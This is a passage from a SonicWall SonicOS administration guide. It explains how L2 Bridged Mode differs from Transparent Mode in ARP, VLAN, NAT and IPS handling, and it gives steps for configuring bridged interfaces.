- **Non-IPv4 Traffic** - SonicOS supports the following IP protocol types: ICMP (1), IGMP (2), TCP (6), UDP (17), GRE (47), ESP (50), AH (51), EIGRP (88), OSPF (89), PIM-SM (103), L2TP (115). More esoteric IP types, such as Combat Radio Transport Protocol (126), are not natively handled by the firewall, nor are non-IPv4 traffic types such as IPX or (currently) IPv6. L2 Bridged Mode can be configured to either pass or drop Non-IPv4 traffic.
- **Captive-Bridged Mode** – This optional mode of L2 Bridge operation prevents traffic that has entered an L2 bridge from being forwarded to a non-Bridge-Pair interface. By default, L2 Bridge logic will forward traffic that has entered the L2 Bridge to its destination along the most optimal path as determined by ARP and routing tables. In some cases, the most optimal path might involve routing or NATing to a non-Bridge-Pair interface. Activating Captive-Bridged Mode ensures that traffic which enters an L2 Bridge exits the L2 Bridge rather than taking its most logically optimal path. In general, this mode of operation is only required in complex networks with redundant paths, where strict path adherence is required.
- **Pure L2 Bridge Topology** – Refers to deployments where the firewall will be used strictly in *L2 Bridged Mode* for the purposes of providing in-line security to a network. This means that all traffic entering one side of the *Bridge-Pair* will be bound for the other side, and will not be routed/NATed through a different

interface. This will be common in cases where there is an existing perimeter security appliance, or where in-line security is desired along some path (for example, inter-departmentally, or on a trunked link between two switches) of an existing network. Pure L2 Bridge Topology is not a functional limitation, but rather a topological description of a common deployment in heterogeneous environments.

- **Mixed-Mode Topology** – Refers to deployments where the *Bridge-Pair* will not will not be the only point of ingress/egress through the firewall. This means that traffic entering one side of the *Bridge-Pair* may be destined to be routed/NATed through a different interface. This will be common when the firewall is simultaneously used to provide security to one or more Bridge-Pair while also providing:
    - Perimeter security, such as WAN connectivity, to hosts on the Bridge-Pair or on other interfaces.
    - Firewall and Security services to additional segments, such as Trusted (LAN) or Public (DMZ) interface, where communications will occur between hosts on those segments and hosts on the Bridge-Pair.
    - Wireless services with SonicPoints, where communications will occur between wireless clients and hosts on the Bridge-Pair.

Comparing L2 Bridged Mode to Transparent Mode

While Transparent Mode allows a security appliance running SonicOS to be introduced into an existing network without the need for re-addressing, it presents a certain level of disruptiveness, particularly with regard to ARP, VLAN support, multiple subnets, and non-IPv4 traffic types. Consider a scenario where a Transparent Mode SonicWall appliance has just been added to the network with a goal of minimally disruptive integration, particularly:

- Negligible or no unscheduled downtime
- No need to re-address any portion of the network
- No need to reconfigure or otherwise modify the gateway router (as is common when the router is owned by the ISP)

Topics:

ARP in Transparent Mode

ARP – Address Resolution Protocol (the mechanism by which unique hardware addresses on network interface cards are associated to IP addresses) is *proxied* in Transparent Mode. If the Workstation on Server on the left had

previously resolved the Router (192.168.0.1) to its MAC address 00:99:10:10:10:10, this cached ARP entry would have to be cleared before these hosts could communicate through the firewall. This is because the firewall proxies (or answers on behalf of) the gateway's IP (192.168.0.1) for hosts connected to interfaces operating in Transparent Mode. So when the Workstation at the left attempts to resolve 192.168.0.1, the ARP request it sends is responded to by the firewall with its own X0 MAC address (00:06:B1:10:10:10).

The firewall also proxy ARPs the IP addresses specified in the Transparent Range (192.168.0.100 to 192.168.0.250) assigned to an interface in Transparent Mode for ARP requests received on the X1 (Primary WAN) interface. If the Router had previously resolved the Server (192.168.0.100) to its MAC address 00:AA:BB:CC:DD:EE, this cached ARP entry would have to be cleared before the router could communicate with the host through the firewall. This typically requires a flushing of the router's ARP cache either from its management interface or through a reboot. Once the router's ARP cache is cleared, it can then send a new ARP request for 192.168.0.100, to which the firewall will respond with its X1 MAC 00:06:B1:10:10:11.

VLAN Support in Transparent Mode

While the network depicted in the above diagram is simple, it is not uncommon for larger networks to use VLANs for segmentation of traffic. If this was such a network, where the link between the switch and the router was a VLAN trunk, a Transparent Mode SonicWall would have been able to terminate the VLANs to subinterfaces on either side of the link, but it would have required unique addressing; that is, non-Transparent Mode operation requiring re-addressing on at least one side. This is because only the Primary WAN interface can be used as the *source* for Transparent Mode address space.

Multiple Subnets in Transparent Mode

It is also common for larger networks to employ multiple subnets, be they on a single wire, on separate VLANs, multiple wires, or some combination. Transparent Mode is capable of supporting multiple subnets through the use of Static ARP and Route entries.

Non-IPv4 Traffic in Transparent Mode

Transparent Mode drops (and generally logs) all non-IPv4 traffic, precluding it from passing other traffic types, such as IPX, or unhandled IP types.

L2 Bridged Mode addresses these common Transparent Mode deployment issues and is described in the following sections.

ARP in L2 Bridged Mode

L2 Bridged Mode employs a learning bridge design where it will dynamically determine which hosts are on which interface of an L2 Bridge (referred to as a Bridge-Pair). ARP is passed through natively, meaning that a host communicating across an L2 Bridge will see the actual host MAC addresses of their peers. For example, the Workstation communicating with the Router (192.168.0.1) sees the router as 00:99:10:10:10:10, and the Router sees the Workstation (192.168.0.100) as 00:AA:BB:CC:DD:EE.

This behavior allows for a SonicWall operating in L2 Bridged Mode to be introduced into an existing network with no disruption to most network communications other than that caused by the momentary discontinuity of the physical insertion.

NOTE: Stream-based TCP protocols communications (for example, an FTP session between a client and a server) will need to be re-established upon the insertion of an L2 Bridged Mode firewall. This is by design so as to maintain the security afforded by stateful packet inspection. As the stateful packet inspection engine can not have knowledge of the TCP connections which pre-existed it, it drops these *established* packets with a log event such as *TCP packet received on non-existent/closed connection; TCP packet dropped*.


VLAN Support in L2 Bridged Mode

On SonicWall Security Appliances, L2 Bridged Mode provides fine control over 802.1Q VLAN traffic traversing an L2 Bridge. The default handling of VLANs is to allow and preserve all 802.1Q VLAN tags as they pass through an L2 Bridge, while still applying all firewall rules, and stateful and deep-packet inspection to the encapsulated traffic. It is further possible to specify white/black lists for allowed/disallowed VLAN IDs through the L2 Bridge.

This allows a SonicWall operating in L2 Bridged Mode to be inserted, for example, inline into a VLAN trunk carrying any number of VLANs, and to provide full security services to all IPv4 traffic traversing the VLAN without the need for explicit configuration of any of the VLAN IDs or subnets. Firewall Access Rules can also, optionally, be applied to all VLAN traffic passing through the L2 Bridged Mode because of the method of handling VLAN traffic.

L2 Bridge IP Packet Path

L2 Bridge IP packet flow



The following sequence of events describes flow in L2 Bridge IP packet flow:

1 802.1Q encapsulated frame enters an L2 Bridge interface (this first step, the next step, and the final step apply only to 802.1Q VLAN traffic).

2 The 802.1Q VLAN ID is checked against the VLAN ID white/black list. If the VLAN ID is:

- Disallowed, the packet is dropped and logged.

- Allowed, the packet is de-capsulated, the VLAN ID is stored, and the inner packet (including the IP header) is passed through the full packet handler.

3 As any number of subnets is supported by L2 Bridging, no source IP spoof checking is performed on the source IP of the packet. It is possible to configure L2 Bridges to only support a certain subnet or subnets using Firewall Access Rules.


4 SYN Flood checking is performed.

5 A destination route lookup is performed to the destination zone, so that the appropriate Firewall Access rule can be applied. Any zone is a valid destination, including the same zone as the source zone (for example, LAN to LAN), the Untrusted zone (WAN), the Encrypted (VPN), Wireless (WLAN), Multicast, or custom zones of any type.

6 A NAT lookup is performed and applied, as needed:

- In general, the destination for packets entering an L2 Bridge will be the *Bridge-Partner* interface (that is, the other side of the bridge). In these cases, no translation is performed.
- In cases where the L2 Bridge Management Address is the gateway, as will sometimes be the case in *Mixed-Mode topologies*, then NAT will be applied as needed (for more details, see L2 Bridge Path Determination on page 329).

7 Firewall Access Rules are applied to the packet. For example, on SonicWall Security Appliances, the following packet decode shows an ICMP packet bearing VLAN ID 10, source IP address `110.110.110.110` destined for IP address `4.2.2.1`.



It is possible to construct a Firewall Access Rule to control any IP packet, independent of its VLAN membership, by any of its IP elements, such as source IP, destination IP, or service type. If the packet is disallowed, it will be dropped and logged. If the packet is allowed, it will continue.

8 A connection cache entry is made for the packet, and required NAT translations (if any) are performed.

9 Stateful packet inspection and transformations are performed for TCP, VoIP, FTP, MSN, Oracle, RTSP and other media streams, PPTP and L2TP. If the packet is disallowed, it will be dropped and logged. If the packet is allowed, it will continue.

10 Deep packet inspection, including GAV, IPS, Anti-Spyware, CFS and email-filtering is performed. If the packet is disallowed, it will be dropped and logged. If the packet is allowed, it will continue. Client notification will be performed as configured.

11 If the packet is destined for the Encrypted zone (VPN), the Untrusted zone (WAN), or some other connected interface (the last two of which might be the case in Mixed-Mode Topologies) the packet will be sent via the appropriate path.

12 If the packet is not destined for the VPN/WAN/Connected interface, the stored VLAN tag will be restored, and the packet (again bearing the original VLAN tag) will be sent out the *Bridge-Partner* interface.

Multiple Subnets in L2 Bridged Mode

L2 Bridged Mode is capable of handling any number of subnets across the bridge, as described above. The default behavior is to allow all subnets, but Access Rules can be applied to control traffic as needed.

Non-IPv4 Traffic in L2 Bridged Mode

Unsupported traffic is, by default, passed from one L2 Bridge interface to the Bridge-Partner interface. This allows the firewall to pass other traffic types, including LLC packets such as Spanning Tree, other EtherTypes, such as MPLS label switched packets (EtherType 0x8847), Appletalk (EtherType 0x809b), and the ever-popular Banyan Vines (EtherType 0xbad). These non-IPv4 packets will only be passed across the Bridge, they will not be inspected or controlled by the packet handler. If these traffic types are not needed or desired, the bridging behavior can be changed by enabling the **Block all non-IPv4 traffic** option on the **Secondary Bridge Interface** configuration dialog.

Comparison of L2 Bridged Mode to Transparent Mode

Comparison of L2 Bridged Mode to Transparent Mode

Attribute	Layer 2 Bridged Mode	Transparent Mode
Layer of Operation	Layer 2 (MAC)	Layer 3 (IP)
ARP behavior	ARP (Address Resolution Protocol) information is unaltered. MAC addresses natively traverse the L2 bridge. Packets that are destined for SonicWall's MAC addresses will be processed, others will be passed, and the source and destinations will be learned and cached.	ARP is proxied by the interfaces operating in Transparent Mode.
Path determination	Hosts on either side of a Bridge-Pair are dynamically learned. There is no need to declare interface affinities.	The Primary WAN interface is always the master ingress/egress point for Transparent mode traffic, and for subnet space determination. Hosts transparently sharing this subnet space must be explicitly declared through the use of Address Object assignments.
Maximum interfaces	Two interfaces, a Primary Bridge Interface and a Secondary Bridge Interface.	Two or more interfaces. The master interface is always the Primary WAN. There can be as many transparent subordinate interfaces as there are interfaces available.
Maximum pairings	The maximum number of Bridge-Pairs allowed is limited only by available physical interfaces. This can be described as "many One-to-One pairings".	Transparent Mode only allows the Primary WAN subnet to be spanned to other interfaces, although it allows for multiple interfaces to simultaneously operate as transparent partners to the Primary WAN. This can be described as "a single One-to-One" or "a single One-to-Many pairing".
Zone restrictions	The Primary Bridge Interface can be Untrusted, Trusted, or Public. The Secondary Bridge Interface can be Trusted or Public.	Interfaces in a Transparent Mode pair must consist of one Untrusted interface (the Primary WAN, as the master of the pair's subnet) and one or more Trusted/Public interface (such as, LAN or DMZ).

Comparison of L2 Bridged Mode to Transparent Mode

Attribute	Layer 2 Bridged Mode	Transparent Mode
Subnets supported	Any number of subnets is supported. Firewall Access Rules can be written to control traffic to/from any of the subnets as needed.	In its default configuration, Transparent Mode only supports a single subnet (that which is assigned to, and spanned from the Primary WAN). It is possible to manually add support for additional subnets through the use of ARP entries and routes.
Non-IPv4 Traffic	All non-IPv4 traffic, by default, is bridged from one Bridge-Pair interface to the Bridge-Partner interface, unless disabled on the Secondary Bridge Interface configuration page. This includes IPv6 traffic, STP (Spanning Tree Protocol), and unrecognized IP types.	Non IPv4 traffic is not handled by Transparent Mode, and is dropped and logged.
VLAN traffic	VLAN traffic is passed through the L2 Bridge, and is fully inspected by the Stateful and Deep Packet Inspection engines.	VLAN subinterfaces can be created and can be given Transparent Mode Address Object assignments, but the VLANs will be terminated by the firewall rather than passed.
VLAN subinterfaces	VLAN subinterfaces can be configured on Bridge-Pair interfaces, but they will be passed through the bridge to the Bridge-Partner unless the destination IP address in the VLAN frame matches the IP address of the VLAN subinterface on the firewall, in which case it will be processed (for example, as management traffic).	VLAN subinterfaces can be assigned to physical interfaces operating in Transparent Mode, but their mode of operation will be independent of their parent. These VLAN subinterfaces can also be given Transparent Mode Address Object assignments, but in any event VLAN subinterfaces will be terminated rather than passed.
Dynamic addressing	Although a Primary Bridge Interface may be assigned to the WAN zone, only static addressing is allowable for Primary Bridge Interfaces.	Although Transparent Mode employs the Primary WAN as a master interface, only static addressing is allowable for Transparent Mode.
VPN support	VPN operation is supported with one additional route configured. See VPN Integration with Layer 2 Bridged Mode on page 350 for details.	VPN operation is supported with no special configuration requirements.
DHCP support	DHCP can be passed through a Bridge-Pair.	Interfaces operating in Transparent Mode can provide DHCP services, or they can pass DHCP using IP Helper.
Routing and NAT	Traffic is intelligently routed in/out of the L2 Bridge-Pair from/to other paths. By default, traffic will not be NATed from one Bridge-Pair interface to the Bridge-Partner, but it can be NATed to other paths, as needed. Custom routes and NAT policies can be added as needed.	Traffic is intelligently routed from/to other paths. By default, traffic will not be NATed from/to the WAN to/from Transparent Mode interface, but it can be NATed to other paths, as needed. Custom routes and NAT policies can be added as needed.
Stateful Packet Inspection	Full stateful packet inspection will be applied to all IPv4 traffic traversing the L2 Bridge for all subnets, including VLAN traffic on firewalls.	Full stateful packet inspection will applied to traffic from/to the subnets defined by Transparent Mode Address Object assignment.

Comparison of L2 Bridged Mode to Transparent Mode

Attribute	Layer 2 Bridged Mode	Transparent Mode
Security services	All security services (GAV, IPS, Anti-Spy, CFS) are fully supported. All regular IP traffic, as well as all 802.1Q encapsulated VLAN traffic.	All security services (GAV, IPS, Anti-Spy, CFS) are fully supported from/to the subnets defined by Transparent Mode Address Object assignment.
Broadcast traffic	Broadcast traffic is passed from the receiving Bridge-Pair interface to the Bridge-Partner interface.	Broadcast traffic is dropped and logged, with the possible exception of NetBIOS which can be handled by IP Helper.
Multicast traffic	Multicast traffic is inspected and passed across L2 Bridge-Pairs providing Multicast has been activated on the Firewall > Multicast page. It is not dependent upon IGMP messaging, nor is it necessary to enable multicast support on the individual interfaces.	Multicast traffic, with IGMP dependency, is inspected and passed by Transparent Mode providing Multicast has been activated on the Firewall > Multicast page, and multicast support has been enabled on the relevant interfaces.

Benefits of Transparent Mode over L2 Bridged Mode

Two interfaces are the maximum allowed in an L2 Bridge Pair. If more than two interfaces are required to operate on the same subnet, Transparent Mode should be considered.

L2 Bridge Path Determination

Packets received by the firewall on Bridge-Pair interfaces must be forwarded along to the appropriate and optimal path toward their destination, whether that path is the Bridge-Partner, some other physical or sub interface, or a VPN tunnel. Similarly, packets arriving from other paths (physical, virtual or VPN) bound for a host on a Bridge-Pair must be sent out over the correct Bridge-Pair interface.

The following summary describes, in order, the logic applied to path determinations for these cases:

1. If present, the most specific *non-default* route to the destination is chosen. This would cover, for example:
    a. A packet arriving on X3 (non-L2 Bridge LAN) destined for host `15.1.1.100` subnet, where a route to the `15.1.1.0/24` subnet exists through `192.168.0.254` via the X0 (Secondary Bridge Interface, LAN) interface. The packet would be forwarded via X0 to the destination MAC address of `192.168.0.254`, with the destination IP address `15.1.1.100`.
    b. A packet arriving on X4 (Primary Bridge Interface, LAN) destined for host `10.0.1.100`, where a route to the `10.0.1.0/24` exists through `192.168.10.50` via the X5 (DMZ) interface. The packet would be forwarded via X5 to the destination MAC address of `192.168.10.50`, with the destination IP address `10.0.1.100`.
2. If no specific route to the destination exists, an ARP cache lookup is performed for the destination IP address. A match will indicate the appropriate destination interface. This would cover, for example:
    a. A packet arriving on X3 (non-L2 Bridge LAN) destined for host `192.168.0.100` (residing on L2 Primary Bridge Interface X2). The packet would be forwarded via X2 to the known destination MAC and IP address of `192.168.0.100`, as derived from the ARP cache.
    b. A packet arriving on X4 (Primary Bridge Interface, LAN) destined for host `10.0.1.10` (residing on X5 – DMZ). The packet would be forwarded via X5 to the known destination MAC and IP address of `10.0.1.10`, as derived from the ARP cache.
3. If no ARP entry is found:
    a. If the packet arrives on a Bridge-Pair interface, it is sent to the Bridge-Partner interface.

b If the packet arrives from some other path, the firewall will send an ARP request out both interfaces of the Bridge-Pair to determine on which segment the destination IP resides.

In this last case, since the destination is unknown until after an ARP response is received, the destination zone also remains unknown until that time. This precludes the firewall from being able to apply the appropriate Access Rule until after path determination is completed. Upon completion, the correct Access Rule will be applied to subsequent related traffic.

With regard to address translation (NAT) of traffic arriving on an L2 Bridge-Pair interface:

1 If it is determined to be bound for the Bridge-Partner interface, no IP translation (NAT) will be performed.

2 If it is determined to be bound for a different path, appropriate NAT policies will apply:

a If the path is another connected (local) interface, there will likely be no translation. That is, it will effectively be routed as a result of hitting the *last-resort* Any->Original NAT Policy.

b If the path is determined to be via the WAN, then the default Auto-*added [interface] outbound NAT Policy for X1 WAN* will apply, and the packet's source will be translated for delivery to the Internet. This is common in the case of Mixed-Mode topologies as described in Internal Security on page 335.

L2 Bridge Interface Zone Selection

Bridge-Pair interface zone assignment should be done according to your network's traffic flow requirements. Unlike Transparent Mode, which imposes a system of "more trusted to less trusted" by requiring that the source interface be the Primary WAN, and the transparent interface be Trusted or Public, L2 Bridged Mode allows for greater control of operational levels of trust. Specifically, L2 Bridged Mode allows for the *Primary* and *Secondary Bridge Interfaces* to be assigned to the same or different zones (for example, LAN+LAN, LAN+DMZ, WAN+CustomLAN) This affects not only the default Access Rules that are applied to the traffic, but also the manner in which Deep Packet Inspection security services are applied to the traffic traversing the bridge. Important areas to consider when choosing and configuring interfaces to use in a Bridge-Pair are Security Services, Access Rules, and WAN connectivity:

Security Services Directionality

As it will be one of the primary employments of L2 Bridged Mode, understanding the application of security services is important to the proper zone selection for Bridge-Pair interfaces. Security services applicability is based on the following criteria:

1 **The direction of the service**:

- GAV is primarily an Inbound service, inspecting inbound HTTP, FTP, IMAP, SMTP, POP3, and TCP Streams. It also has an additional Outbound element for SMTP.
- Anti Spyware is primarily Inbound, inspecting inbound HTTP, FTP, IMAP, SMTP, POP3 for the delivery (i.e. retrieval) of Spyware components as generally recognized by their class IDs. It also has an additional Outbound component, where Outbound is used relative to the directionality (namely, Outgoing) ascribed to it by the IPS signatures that trigger the recognition of these Spyware components. The Outgoing classifier (described in the table below) is used because these components are generally retrieved by the client (for example, LAN host) via HTTP from a Web-server on the Internet (WAN host). Referring to the table below, that would be an *Outgoing* connection, and requires a signature with an Outgoing directional classification.
- IPS has three directions: Incoming, Outgoing, and Bidirectional. Incoming and Outgoing are described in the table below, and Bidirectional refers to all points of intersection on the table.
- For additional accuracy, other elements are also considered, such as the state of the connection (for example, SYN or Established), and the source of the packet relative to the flow (for example, initiator or responder).

2 **The direction of the traffic**. The direction of the traffic as it pertains to IPS is primarily determined by the Source and Destination zone of the traffic flow. When a packet is received by the firewall, its source zone is generally immediately known, and its destination zone is quickly determined by doing a route (or VPN) lookup.

Based on the source and destination, the packet's directionality is categorized as either *Incoming* or *Outgoing,* (not to be confused with Inbound and Outbound) where the criteria shown in IPS: Direction of traffic is used to make the determination.

IPS: Direction of traffic [a]

Dest/Src	Untrusted	Public	Wireless	Encrypted	Trusted	Multicast
Untrusted	Incoming	Incoming	Incoming	Incoming	Incoming	Incoming
Public	Outgoing	Outgoing	Outgoing	Incoming	Incoming	Incoming
Wireless	Outgoing	Outgoing	Trust	Trust	Trust	Incoming
Encrypted	Outgoing	Outgoing	Trust	Trust	Trust	Outgoing
Trusted	Outgoing	Outgoing	Trust	Trust	Trust	Outgoing

a. Table data is subject to change.

In addition to this categorization, packets traveling to/from zones with levels of additional trust, which are inherently afforded heightened levels of security (LAN|Wireless|Encrypted <--> LAN|Wireless|Encrypted) are given the special *Trust* classification. Traffic with the Trust classification has all signatures applied (Incoming, Outgoing, and Bidirectional).

3 **The direction of the signature**. This pertains primarily to IPS, where each signature is assigned a direction by SonicWall's signature development team. This is done as an optimization to minimize false positives. Signature directions are:


- **Incoming** – Applies to *Incoming* and *Trust*. The majority of signatures are Incoming, and they include all forms of application exploits and all enumeration and footprinting attempts. Approximately 85% of signatures are Incoming.
- **Outgoing** – Applies to *Outgoing* and *Trust*. Examples of Outgoing signatures would include IM and P2P login attempts, and responses to successfully launched exploits (for example, Attack Responses). Approximately 10% of signatures are Outgoing.
- **Bidirectional** – Applies to all. Examples of Bidirectional signatures would include IM file transfers, various NetBIOS attacks (for example, Sasser communications) and a variety of DoS attacks (for example, UDP/TCP traffic destined to port 0). Approximately 5% of signatures are Bidirectional.

4 **Zone application**. For a signature to be triggered, the desired security service *must be active on at least one of the zones it traverses*. For example, a host on the Internet (X1, WAN) accessing a Microsoft Terminal Server (on X3, Secondary Bridge Interface, LAN) will trigger the *Incoming* signature "IPS Detection Alert: MISC MS Terminal server request, SID: 436, Priority: Low" if IPS is active on the *WAN*, the *LAN*, or both.

Access Rule Defaults

Default, zone-to-zone Access Rules. The default Access Rules should be considered, although they can be modified as needed. The defaults are shown in Access rule defaults:

Access rule defaults



WAN Connectivity

Internet (WAN) connectivity is required for *stack* communications, such as licensing, security services signature downloads, NTP (time synchronization), and CFS (Content Filtering Services). At present, these communications can only occur through the Primary WAN interface. If you require these types of communication, the Primary WAN should have a path to the Internet. Whether or not the Primary WAN is employed as part of a Bridge-Pair will not affect its ability to provide these stack communications.

NOTE: If Internet connectivity is not available, licensing can be performed manually and signature updates can also be performed manually (http://www.mysonicwall.com/).

Sample Topologies

The following are sample topologies depicting common deployments. **Inline Layer 2 Bridged Mode** represents the addition of a SonicWall Security Appliance to provide security services in a network where an existing firewall is in place. **Perimeter Security** represents the addition of a SonicWall Security Appliance in *pure L2 Bridged Mode* to an existing network, where the firewall is placed near the perimeter of the network. **Internal Security** represents the full integration of a SonicWall Security Appliance in *mixed-mode*, where it provides simultaneous L2 bridging, WLAN services, and NATed WAN access. **Layer 2 Bridged Mode with High Availability** represents the mixed-mode scenario where the firewall HA pair provide high availability along with L2 bridging. **Layer 2 Bridged Mode with SSL VPN** represents the scenario where a SonicWall SMA SSL VPN or SonicWall SSL VPN Series appliance is deployed in conjunction with L2 Bridged Mode.

Topics:

Wireless Layer 2 Bridge

NOTE: Wireless Layer 2 Bridge does not apply to the SuperMassive 9800.

In wireless mode, after bridging the wireless (WLAN) interface to a LAN or DMZ zone, the WLAN zone becomes the secondary bridged interface, allowing wireless clients to share the same subnet and DHCP pool as their wired counterparts.

To configure a WLAN to LAN Layer 2 interface bridge:

1 Navigate to the **Network > Interfaces** page in the SonicOS management interface.

2 Click the **Configure** icon for the wireless interface you wish to bridge. The **Edit Interface** dialog displays.

TIP: If you have a Virtual Access Point configured, then you already have a VLAN interface under an interface, such as X4, in the WLAN zone, and your Virtual Access Point is configured to use that VLAN ID.

3 Select **Layer 2 Bridged Mode** as the **Mode / IP Assignment** from the drop-down men.

NOTE: Although a general rule is automatically created to allow traffic between the WLAN zone and your chosen bridged interface, WLAN zone type security properties still apply. Any specific rules must be manually added.

4 Select the Interface to which the WLAN should be bridged from the **Bridged To** drop-down menu. In this instance, the X0 (default LAN zone) is chosen.

5 Configure the remaining options normally. For more information on configuring WLAN interfaces, see Configuring Wireless Interfaces on page 295.

Inline Layer 2 Bridged Mode

This method is useful in networks where there is an existing firewall that will remain in place, but you wish to utilize the firewall's security services without making major changes to the network. By placing the firewall in Layer 2 Bridged Mode, the X0 and X1 interfaces become part of the same broadcast domain/network (that of the X1 WAN interface).

This example refers to a SonicWall Security Appliance installed in a Hewlett Packard ProCurve switching environment. SonicWall is a member of HP's ProCurve Alliance – more details can be found at the following location: http://www.procurve.com/alliance/members/sonicwall.htm.


HP's ProCurve Manager Plus (PCM+) and HP Network Immunity Manager (NIM) server software packages can be used to manage the switches as well as some aspects of the SonicWall Security Appliance.

To configure inline Layer 2 bridged mode:

1 Navigate to the **Network > Interfaces** page.

2 Click the **Configure** icon for the **X0 LAN** interface.

3 On the **Edit Interface** dialog, set the IP Assignment to **Layer 2 Bridged Mode (IP Route Option)**. The options change.



4 Set the **Bridged To:** interface to **X1**.

5 To block all non-IP traffic on the bridged pair, select the **Block all non-IP traffic** checkbox. This option is not selected by default.

6 To prevent traffic from being routed on the bridged pair, select the **Never route traffic on this bridge-pair** checkbox. This option is not selected by default.

